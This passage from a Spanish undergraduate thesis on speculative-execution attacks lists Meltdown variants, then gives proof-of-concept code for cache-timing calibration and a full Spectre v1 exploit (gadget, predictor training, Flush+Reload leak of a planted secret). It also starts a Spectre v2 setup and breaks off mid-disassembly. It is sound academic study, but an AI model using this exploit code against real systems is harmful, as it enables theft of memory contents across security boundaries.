2.4.2.3. Meltdown-P-SB (Present bit, Store Buffers) (Fallout) [26]

2.4.2.4. Meltdown-P-LP (Present bit, Load Ports) (RIDL) [23]

2.4.3. Meltdown-RW (Read/Write Page Table Access, v1.2) [18]

2.4.4. Meltdown-PK (Memory Protection Keys for Userspace)

2.4.4.1. Meltdown-PK-L1 (Protection Keys)

2.4.4.2. Meltdown-PK-SB (Protection Keys, Store Buffers)

2.4.5. Meltdown-SM-SB (Supervisor Mode Access Prevention, Fallout) [26]

2.5. Meltdown-UD (Invalid Opcode Exception)

2.6. Meltdown-SS (Stack-segment Fault)

2.7. Meltdown-BR (Bound-range-exceeded Exception)

2.7.1. Meltdown-MPX (Memory Protection Extensions)

2.7.2. Meltdown-BND (Bound Instruction)

2.8. Meltdown-GP (General Protection Fault)

2.8.1. Meltdown-CPL-REG (Current Privilege Level, v3a)

2.8.2. Meltdown-NC-SB (Non Canonical, Fallout) [26]

2.8.3. Meltdown-AVX (Advanced Vector Extensions)

2.8.3.1. Meltdown-AVX-SB (Advanced Vector Extensions, Store Buffers)
(Fallout) [26]

2.8.3.2. Meltdown-AVX-LP (Advanced Vector Extensions, Load Ports) (RIDL)
[23]

2.9. Meltdown-MCA (Microarchitectural Data Sampling)

2.9.1. Meltdown-AD (Accesed Dirty)

2.9.1.1. Meltdown-AD-LFB (Accesed Dirty, Load Fill Buffer) (ZombieLoad v3)
[25]

2.9.1.2. Meltdown-AD-SB (Accesed Dirty, Store Buffers) (Fallout) [26]

2.9.2. Meltdown-TAA (Transactional Asynchronous Abort)

2.9.2.1. Meltdown-TAA-LFB (Transactional Asynchronous Abort, Load Fill
Ports) (ZombieLoad v2) [25]

2.9.2.2. Meltdown-TAA-LP (Transactional Asynchronous Abort, Load Ports)
(ZombieLoad v2)

2.9.2.3. Meltdown-TAA-SB (Transactional Asynchronous Abort, Store Buffers)
(ZombieLoad v2)

- 2.9.3. Meltdown-PRM-LFB (Processor Reserved Memory, Load Fill Buffers)
(ZombieLoad v4)
- 2.9.4. Meltdown-UC-LFB (Uncacheable Memory, Load Fill Buffers)
(ZombieLoad v5)

4. Pruebas de concepto

En esta sección se desarrollan las pruebas de concepto necesarias para el análisis, explicándolas con sumo detalle y en profundidad.

Como se había mencionado en la sección de introducción, uno de los objetivos del Trabajo Fin de Grado es analizar el rendimiento de las vulnerabilidades transitorias basadas en ejecuciones especulativas. Dentro de esta familia de las vulnerabilidades, nos centraremos en Spectre PHT (variante 1) y BTB (variante 2). Spectre RSB es una variante donde al igual que en el BTB se explotan saltos indirectos, por eso nos centraremos únicamente en las dos variantes principales que son las que se analizan en detalle en el artículo original [11].

Primero se comienza con la variante 1 de Spectre, clasificada como Spectre-PHT dentro de las vulnerabilidades transitorias. En esta variante se influencia el predictor de saltos condicionales forzándolo a que realice una predicción incorrecta, que un atacante aprovecharía para especulativamente ser capaz de leer toda la memoria virtual del mapa del proceso víctima.

Se continúa con la variante 2 de Spectre, clasificada como Spectre-BTB dentro de las vulnerabilidades transitorias. Aquí se estaría influenciando el predictor de saltos, de manera que realice una predicción incorrecta a la hora de evaluar un salto indirecto. Como consecuencia, un atacante aprovecharía esta ventana de ejecución especulativa incorrecta para revelar secretos de la memoria virtual del espacio de direcciones del proceso víctima.

Pero para poder realizar estas pruebas de concepto fue necesario llevar a cabo distintas calibraciones, para poder determinar un valor umbral que permita clasificar los distintos accesos a memoria como acierto de caché o fallo.

A continuación, se muestra la información relativa al procesador utilizado.

```
# cat /proc/cpuinfo
processor       : 0
vendor_id     : GenuineIntel
cpu family    : 6
model        : 142
model name    : Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz
stepping     : 10
microcode    : 0x96
cpu MHz      : 1992.002
cache size   : 8192 KB
cpu cores    : 1
flags        : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca
cmov pat pse36 clflush mmx fxsr sse sse2 ss syscall nx pdpe1gb rdtscp lm
constant_tsc arch_perfmon nopl xtopology tsc_reliable nonstop_tsc cpuid pni
pclmulqdq vmx ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt
tsc_deadline_timer aes xsave avx f16c rdrand hypervisor lahf_lm abm
3dnowprefetch cpuid_fault invpcid_single pti ssbd ibrs ibpb stibp tpr_shadow
vnmi ept vpid ept_ad fsgsbase tsc_adjust bmi1 avx2 smep bmi2 invpcid mpx
rdseed adx smap clflushopt xsaveopt xsavec xsaves arat flush_l1d
arch_capabilities
bugs          : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass l1tf
mds swapgs itlb_multihit
clflush size  : 64
cache_alignment : 64
address sizes  : 43 bits physical, 48 bits virtual
```

Figura 13: información del procesador utilizado para las pruebas de concepto.

En la sección de errores, el procesador es vulnerable a las variantes 1 y 2 de Spectre y Meltdown.

La información relativa al sistema operativo utilizado se muestra a continuación.

```
# cat /etc/issue
Kali GNU/Linux Rolling \n \l
# uname -a
Linux jamesbond 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20)
x86_64 GNU/Linux
```

Figura 14: información del sistema operativo utilizado para las pruebas de concepto.

Y las versiones de los compiladores utilizadas son:

```
# gcc --version
gcc (Debian 9.2.1-19) 9.2.1 20191109
# g++ --version
g++ (Debian 9.2.1-19) 9.2.1 20191109
```

Figura 15: versiones de los compiladores utilizados para las pruebas de concepto.

4.1. Calibración

Para obtener el valor umbral se desarrollaron dos funciones que miden el número de ciclos de reloj de la CPU empleados en realizar un acceso a memoria, con contadores de alta precisión.

```
uint32_t cache_hit(void* ptr) {
    uint32_t junk;
    register uint64_t t1, t2;

    t1 = __rdtscp(&junk);
    junk = *(uint64_t*)ptr;
    t2 = __rdtscp(&junk);

    return (uint32_t) (t2 - t1);
}
```

Listado 10: medición de acierto de caché.

A la hora de medir los aciertos se accede previamente al puntero antes de comenzar el experimento, como se puede observar en el Listado 10. Si no, el primer acceso daría un fallo de caché, siendo este un valor atípico dentro de la experimentación.

Para medir la latencia (Listado 11) de los aciertos en caché basta con acceder al dato, que ya estará en la caché, y medir los tiempos; en el caso de los fallos hay que expulsar el dato de la caché antes de realizar el acceso para garantizar el fallo.

```
uint32_t cache_miss(void* ptr) {  
    uint32_t junk;  
    register uint64_t t1, t2;  
  
    _mm_clflush(ptr);  
  
    t1 = __rdtscp(&junk);  
    junk = *(uint64_t*)ptr;  
    t2 = __rdtscp(&junk);  
  
    return (uint32_t) (t2 - t1);  
}
```

Listado 11: medición de fallo de caché.

El valor umbral se puede calcular como un punto intermedio entre los aciertos y los fallos o mediante la siguiente expresión:

$$umbral = \frac{\frac{2}{n} \sum_{i=1}^n Ac_i + \frac{1}{n} \sum_{i=1}^n Fc_i}{3}$$

Dónde Ac son los aciertos de caché, Fc los fallos de caché y n el número de accesos.

Con el fin de reducir el ruido de la memoria principal, se le dio más peso al promedio de los aciertos de caché en la expresión, ya que empíricamente demostró seguir una progresión más constante.

Para realizar el cálculo del promedio se optó por una media móvil, minimizando el coste espacial del algoritmo implementado:

$$media\ movil = \frac{1}{n} \sum_{i=1}^n P_{m-i}$$

La media móvil permite crear series de promedios, donde cada promedio es un subconjunto de los datos originales

El algoritmo final resultante implementado es el siguiente.

```
int main(int argc, char* argv[argc+1]) {
    uint32_t hit_average;
    uint32_t miss_average;

    uint64_t dummy;

    dummy = 0xdeadbeefdeadbeef;

    (void*) &dummy;

    for (size_t i=0; i < N; ++i)
        hit_average = (cache_hit(&dummy) + hit_average * i) / (i+1);

    for (size_t i=0; i < N; ++i)
        miss_average = (cache_miss(&dummy) + miss_average * i) / (i+1);

    printf("hit average: %d\n", hit_average);
    printf("miss average: %d\n", miss_average);

    uint32_t threshold = (hit_average * 2 + miss_average) / 3;
    printf("cache hit threshold: %d\n", threshold);

    return EXIT_SUCCESS;
}
```

Listado 12: valor umbral de acierto de caché.

La representación gráfica de los datos obtenidos tras realizar la experimentación es muy representativa.




Figura 16: dispersión de accesos a memoria.

En el gráfico de dispersión se diferencian claramente los aciertos de la caché y los fallos. Los aciertos tienen una latencia de 20 ciclos en promedio y los fallos unos 200 ciclos. Traer un bloque desde memoria principal es aproximadamente 100 veces más costoso que un acierto de la caché.

El valor umbral escogido para las pruebas de concepto fue 80. Si se realiza una medición de un acceso a memoria y el número de ciclos es inferior o igual a 80, entonces sabemos que ha sido un acierto de caché en el nivel 1. Por el contrario, si el tiempo es superior al valor umbral, se contabiliza como un fallo de caché con su correspondiente recuperación desde DRAM.

4.2. Spectre PHT (variante 1)

En esta sección se analiza la variante 1 de Spectre, donde se explota el predictor dinámico de saltos condicionales induciendo un comportamiento malicioso en la tabla del historial de patrones PHT (Pattern History Table). De esta manera se predecirá de forma errónea un salto condicional, permitiendo al atacante leer memoria virtual arbitraria dentro del mapa del proceso o desde otro contexto (por ej. otro proceso). En esta sección se explicará en detalle cómo funciona el prototipo desarrollado, mostrando fragmentos del código completo, que se puede consultar en los Anexos.

Para realizar la explotación en un espacio de direcciones cruzado, el atacante tendría que replicar la disposición del espacio de direcciones virtuales de la víctima mediante la llamada del sistema SYS_clone, y realizar el entrenamiento en la misma dirección virtual de la víctima.

Si se quisiera realizar la explotación desde un core lógico distinto (mismo core físico), se podría gracias a la tecnología de subprocesamiento múltiple simultáneo (SMT) hyper-threading de Intel. Todos los hyper-threads comparten buffers de traducción anticipada (TLBs) y cachés L1. Esto facilita mucho la explotación de los ataques de canal lateral basados en mediciones de tiempo de caché.

La prueba de concepto se realizó dentro del mismo espacio de direcciones de memoria del proceso, es decir, tanto el atacante como la víctima comparten el mismo mapa de memoria virtual por simplicidad.

Se considera el siguiente caso en el que existe una función que recibe un entero sin signo como argumento, y que el atacante tiene la habilidad de poder ejecutarla a su antojo.

```
void victim(size_t idx) {  
    uint8_t temp;  
    if (idx < trainer_sz)  
        temp &= detector[trainer[idx] * CACHE_SLICES];  
}
```

Listado 13: código de la función víctima utilizada en Spectre v1.

La lógica de la función es simple: tras verificar que el valor recibido está dentro de los límites del vector *trainer*, y que por tanto es un acceso seguro, se utiliza el valor recibido para indexar en el vector *detector*. La variable local *temp* es una variable temporal utilizada para evitar que el compilador optimice el código de la función.

Si no se realizase la comprobación, un atacante podría proporcionar un valor fuera de los límites del vector *trainer* y como consecuencia provocar una excepción o un acceso ilegítimo a memoria. Por eso es necesario verificar que el argumento se encuentra dentro del rango $[0, \text{trainer_sz} - 1]$.

Esto es lo que se conoce como “gadget Spectre”: un fragmento de código cuya ejecución especulativa transfiere información sensible de la víctima a un atacante a través de un canal encubierto, en este caso, la caché.

La definición y declaración de los vectores utilizados es la siguiente:

```
#define CACHE_LINES 256
#define CACHE_SLICES 512

uint8_t trainer[] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 };
size_t trainer_sz = sizeof(trainer);

uint8_t detector[CACHE_LINES * CACHE_SLICES];

for (size_t i=0; i < sizeof(detector); ++i)
    detector[i] = 0;
```

Listado 14: estructuras de datos utilizadas en Spectre v1.

Ambos almacenan bytes, el vector *trainer* es utilizado como un buffer de memoria compartido entre la víctima y el atacante, mientras que el vector *detector* es un oráculo que forma parte del canal encubierto, y que permite al atacante recuperar bits de información.

El vector *detector* es necesario inicializarlo porque son páginas de memoria copy-on-write (COW), es decir, el kernel las reserva a demanda del usuario, pero no se sirven hasta el momento en el que se va a realizar una escritura. Cuando se realiza la escritura por primera vez, se produce un fallo de página y el page fault handler es el encargado de popular el contenido, si no evitamos esto todo el experimento será fallido.

El objetivo de la prueba de concepto es lograr exfiltrar un secreto almacenado en la siguiente variable global, a la cual no se accede en ningún punto del programa:

```
char const* const secret = "A secret between three is everybodies secret.";
```

Listado 15: secreto utilizado en Spectre v1.

Para poder recuperar cada byte del secreto, el oráculo se descompone en 256 elementos, donde cada uno corresponde a una línea de caché distinta.

El ataque se desarrollará principalmente en el nivel 1 de la caché, que es donde sucederán la mayoría de los aciertos. Debido al poco ruido que hay en L1, se obtiene una señal muy limpia que hace que este nivel sea un canal encubierto ideal para el propósito de las pruebas de concepto.

El tamaño de cada línea es de 64 bytes y se multiplicará por un factor (dependiente de cada procesador) para evitar que haya falsos positivos debidos a que el hardware data prefetcher cargue líneas adicionales.

$$64 \text{ (tamaño de línea)} \times 8 \text{ (factor)} = 512 \text{ bytes (granularidad utilizada por línea)}$$

De esta manera se evita el sequential prefetching al aumentar la distancia espacial entre las líneas utilizadas.

Conocer si el índice recibido es válido no es inmediato: la CPU podría verse obligada a tener que predecir si el valor está dentro de los límites antes de la comprobación debido a múltiples razones, como un fallo de caché que precedía la comprobación o que sucedió durante la comprobación, la utilización de operaciones aritméticas complejas, ejecuciones especulativas anidadas, etc.

Los casos posibles que se pueden dar a la hora de comprobar los límites del valor *idx* dentro de la función víctima, junto con los resultados de la ejecución especulativa son los siguientes.




Figura 17: predicciones especulativas de saltos condicionales.

- ✚ Si idx está dentro de los límites y la predicción es correcta: el código se ejecuta rápidamente, es decir, se mejora el rendimiento de la CPU.
- ✚ Si idx está dentro de los límites y la predicción es incorrecta: el código se ejecuta lentamente, hay que rebobinar los resultados incorrectos que se ejecutaron especulativamente.
- ✚ Si idx no está dentro de los límites y la predicción es incorrecta: el código se ejecuta lentamente, pero además de la pérdida de rendimiento se producirán efectos observables en la caché que un atacante podría explotar.
- ✚ Si idx no está dentro de los límites y la predicción es correcta: el código se ejecuta rápidamente. De nuevo se mejora el rendimiento de la CPU.

La función de entrenamiento busca influenciar el PHT para que las predicciones sean incorrectas, y se logre ejecutar especulativamente índices maliciosos que están fuera de los límites del array.

```
void train(size_t malicious_idx, size_t training_idx) {
    size_t idx;
    for (size_t i=0; i < TRAINING; ++i) {
        _mm_clflush(&trainer_sz);

        delay();

        idx = ((i % FREQUENCY) - 1) & ~0xFFFF;
        idx = (idx | (idx >> 16));
        idx = training_idx ^ (idx & (malicious_idx ^ training_idx));

        victim(idx);
    }
}
```

Listado 16: entrenamiento de índices maliciosos en Spectre v1.

Los valores utilizados para la frecuencia y las rondas de entrenamiento son los siguientes.

```
#define FREQUENCY 6
#define TRAINING 30
```

Listado 17: frecuencia y rondas de entrenamiento utilizadas en Spectre v1.

El código de la función de entrenamiento no es muy intuitivo. Se realizan 30 rondas donde se ejercita la función víctima para lograr ejecutar especulativamente un índice malicioso controlado por el atacante con una frecuencia determinada, en este caso, 6. Esto significa que cada 5 iteraciones la función víctima será llamada con un índice que está dentro de los límites del array *trainer*, entrenando al predictor de saltos para que realice el acceso, y en la sexta iteración se llamará a la función víctima con el índice malicioso controlado por el atacante. Debido al entrenamiento de las 5 rondas anteriores el predictor ejecutará especulativamente el salto condicional dejando efectos observables en la caché.

El código utilizado podría ser escrito de la siguiente manera.

```
if (i % FREQ == 0)
    victim(malicious_idx);
else
    victim(training_idx);
```

Listado 18: pseudocódigo de la lógica de entrenamiento en Spectre v1.

Esto no se puede utilizar porque al emplear condicionales se estaría interfiriendo en el predictor de saltos y no permitiría un correcto entrenamiento, de ahí que la solución sea manipular los bits para lograr el mismo resultado.

La utilización del intrínseco `_mm_clflush` es necesaria para que cuando la función víctima intente acceder al tamaño del vector en la comprobación de los límites el acceso, produzca un fallo de caché y tenga que ir a buscarlo a DRAM. Para que le dé tiempo a limpiar el valor de la caché es necesario una breve espera que se alcanza con la función `delay`.

```
void delay(void) {
    for (volatile size_t i=0; i < 100; ++i);
}
```

Listado 19: código de la función de retardo.

La cláusula *volatile* es utilizada para evitar que el compilador optimice la función pensando que es código muerto. Otra opción sería utilizar el intrínseco `_mm_mfence` para serializar `_mm_clflush`, y garantizar así que los resultados de la operación sean visibles.

Cuando el procesador vaya a ejecutar la función víctima influenciada por el atacante sucederán los siguientes pasos:

1. Intentará leer *trainer_sz*, que ha sido previamente limpiado de la caché para aumentar la ventana de explotación, y por tanto su acceso resultará en un fallo de caché.

2. Mientras que el procesador recupera el valor de *trainer_sz* el predictor de saltos, en base a lo aprendido durante el entrenamiento, dirá que *idx* está dentro de los límites (lo cual es falso).
3. Se ejecuta especulativamente el acceso *trainer[idx]*, que resultará en un acierto de caché.
4. Se accederá a *detector[trainer[idx] * CACHE_SLICES]*, provocando un fallo de caché.
5. El procesador logra recuperar el valor de *trainer_sz* desde DRAM, se da cuenta que la predicción fue incorrecta y revierte el estado.

Llegados a este punto, lo único que se necesita para recuperar el byte que se ha codificado en la caché es implementar un ataque de canal lateral, en este caso Flush+Reload.

Los índices maliciosos que se utilizarán para leer los bytes del vector secreto se calculan como la diferencia espacial entre el valor que queremos fugar y el vector utilizando en la función víctima.

```
ssize_t idx = (size_t) (secret - (char*) trainer);
```

Listado 20: diferencia espacial entre el secreto y el vector de entrenamiento en Spectre v1.

A la hora de implementar el ataque lo primero que se debe realizar es el Flush. El atacante debe dejar la caché en un estado conocido, y para esto hay que limpiar todas las líneas que se utilizarán como un oráculo.

El intrínseco de Intel utilizado para esta labor es `_mm_clflush`, mediante el cual se invalida la línea de todos los niveles de la jerarquía en el dominio de coherencia de cachés.




Figura 18: estado de la caché tras ser limpiada.

A continuación, se entrena el índice malicioso, que está fuera de los límites del vector *trainer* y que se corresponde con el byte que se desea exfiltrar, mediante el procedimiento explicado anteriormente.

Una vez entrenado el índice, y por tanto transmitido el valor secreto a través del canal encubierto, restaría decodificarlo de la caché.

El receptor accede a cada una de las 256 líneas de la caché utilizadas como un oráculo, midiendo el número de ciclos de reloj empleados por la CPU en cada acceso, esto es lo que se conoce como Reload. Tras comparar la latencia del acceso a memoria con el valor umbral, se determina si es un acierto de caché o fallo, y en caso afirmativo se le otorga una puntuación a la línea accedida. Esto se muestra en el siguiente código:

```
void readbyte(ssize_t idx, uint8_t value[static 1], ssize_t score[static 1]) {
    uint32_t junk;
    register uint64_t t1, t2;
    ssize_t j = 0;
    size_t mix_i;

    for (size_t i=0; i < CACHE_LINES; ++i)
        cache_hits[i] = 0;

    for (size_t n=0; n < N; ++n) {
        for (size_t i=0; i < CACHE_LINES; ++i)
            _mm_clflush(&detector[i * CACHE_SLICES]);

        train(idx, n % trainer_sz);

        for (size_t i=0; i < CACHE_LINES; ++i) {
            mix_i = ((i * 167) + 13) & 0xFF;

            t1 = __rdtscp(&junk);
            junk = detector[mix_i * CACHE_SLICES];
            t2 = __rdtscp(&junk);

            if ((t2 - t1) <= CACHE_THRESHOLD \
                && mix_i != trainer[n % trainer_sz])
                ++cache_hits[mix_i];
        }

        for (size_t i=0; i < CACHE_LINES; ++i)
            if (cache_hits[j] < cache_hits[i])
                j = i;
    }

    value[0] = j;
    score[0] = cache_hits[j];
}
```

Listado 21: código de la función implementada para exfiltrar información en Spectre v1.




Figura 19: estado de la caché tras codificar un byte en Spectre v1.

Durante el entrenamiento se ejecutará especulativamente la codificación del valor a exfiltrar en una línea desconocida de la caché. Lo único que sabemos es que si se vuelve a realizar otro acceso a la misma línea será un acierto de caché y por tanto no se tendrá que traer un bloque desde memoria principal, con lo que la latencia será menor o igual que el valor umbral.

Para aumentar la fiabilidad y evitar falsos positivos, se repite la experimentación un total de 1000 veces. Lo último que se realiza es recuperar el valor que tenga la mayor puntuación, es decir, el mayor número de aciertos de caché y ese será el byte exfiltrado.

Cabe destacar que para evitar que el hardware prefetechar dé lugar a falsos positivos debido al stride prediction en la medición de las líneas del oráculo, se aplica una función de mezcla para desordenar los 256 accesos.

```
mix_i = ((i * 167) + 13) & 0xFF;
```

Listado 22: reordenación de los índices utilizados para acceder a las líneas de la caché.

Si los accesos fuesen seguidos, el hardware data prefetcher detectaría un patrón en la secuencia, y haría prefetch de los bloques en función del desplazamiento utilizado a la caché, dando lugar a falsos positivos en las mediciones de la experimentación.

Por último, lo único que haría falta es repetir el mismo procedimiento para el resto de los valores del secreto:

```
for (size_t i=0; i < SECRET_SIZE; ++i) {  
    printf("%zd ", idx);  
    readbyte(idx++, &value, &score);  
    printf("#02x='%c'\n", value, (isascii(value) ? value : '?'));  
}
```

Listado 23: exfiltración del secreto en Spectre v1.

Como para esta prueba de concepto los bytes son escribibles, verificamos que el resultado devuelto cumpla esta premisa.

4.3. Spectre BTB (variante 2)

En esta sección se analiza la variante 2 de Spectre, donde se explota el predictor dinámico de saltos induciendo un comportamiento malicioso en el buffer de predicción de saltos BTB (Branch Target Buffer). De esta manera se predecirá de forma errónea un salto indirecto, permitiendo al atacante leer memoria virtual arbitraria dentro del mapa del proceso o desde otro contexto (por ej. otro proceso).

Una de las grandes diferencias de esta segunda variante respecto a Spectre-PHT, es que se redirecciona el flujo de control transitorio hacia un destino arbitrario elegido por el atacante mediante el envenenamiento del BTB, de manera similar a los ataques de reutilización de código utilizados en las corrupciones de memoria. De esta manera el atacante logra ejecutar especulativamente código que jamás habría sido ejecutado durante una ejecución legítima del programa, gracias a una predicción incorrecta realizada en un salto indirecto.

La prueba de concepto se realizó dentro del mismo espacio de direcciones de memoria del proceso, al igual que en la variante 1 de Spectre, por simplicidad. Para lograr un escenario más realista se optó por utilizar C++ en lugar de C.

Se toma como ejemplo la siguiente clase “*Animal*” que exporta una función virtual “*move*”:

```
class Animal {  
    public:  
        virtual void move(int idx) {  
        }  
};
```

Listado 24: ejemplo de clase utilizada en Spectre v2.

A continuación, se definen dos nuevas clases de objetos “*Bird*” y “*Fish*”, que heredan de la clase “*Animal*” y redefinen el método “*move*”:

```
class Bird : public Animal {
private:
    char const* secret;
public:
    Bird() {
        secret = "Three may keep a secret, if two of them are dead.";
    }
    void move(int idx) {
        // nop
    }
};

class Fish : public Animal {
private:
    char const* data;
public:
    Fish() {
        data = "aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaam";
    }
    void move(int idx) {
        uint32_t junk;
        junk = detector[data[idx] * CACHE_SLICES];
    }
};
```

Listado 25: definición de las clases “Bird” y “Fish” utilizadas en Spectre v2.

Como se puede observar cada clase utiliza como área de datos privado un vector de caracteres distinto que se inicializa cuando se invoca al constructor. En el caso de “*Bird*” será el secreto que se exfiltrará, y para la clase “*Fish*” simplemente una secuencia de Bruijn, es decir, un patrón cíclico.


El aspecto más importante por destacar es que en la clase “*Bird*” la función virtual redefinida no realiza ninguna operación, mientras que en la clase “*Fish*” nos encontramos con un “Spectre gadget” que en función del índice recibido codificará en la caché el carácter iésimo.

Se define el siguiente procedimiento que envuelve la llamada a las funciones virtuales de los objetos:

```
void victim(Animal* animal, size_t idx) {  
    animal->move(idx);  
}
```

Listado 26: función víctima utilizada en Spectre v2.

El ataque se desarrollará gracias a esta función que actuará de víctima. Si observamos el desensamblado de esta función tras ser compilada obtenemos lo siguiente:



```
; Attributes: bp-based frame  
  
public move_animal(Animal *, unsigned long)  
move_animal(Animal *, unsigned long) proc near  
  
index= qword ptr -10h  
object= qword ptr -8  
  
; __unwind {  
push    rbp  
mov     rbp, rsp  
sub     rsp, 10h  
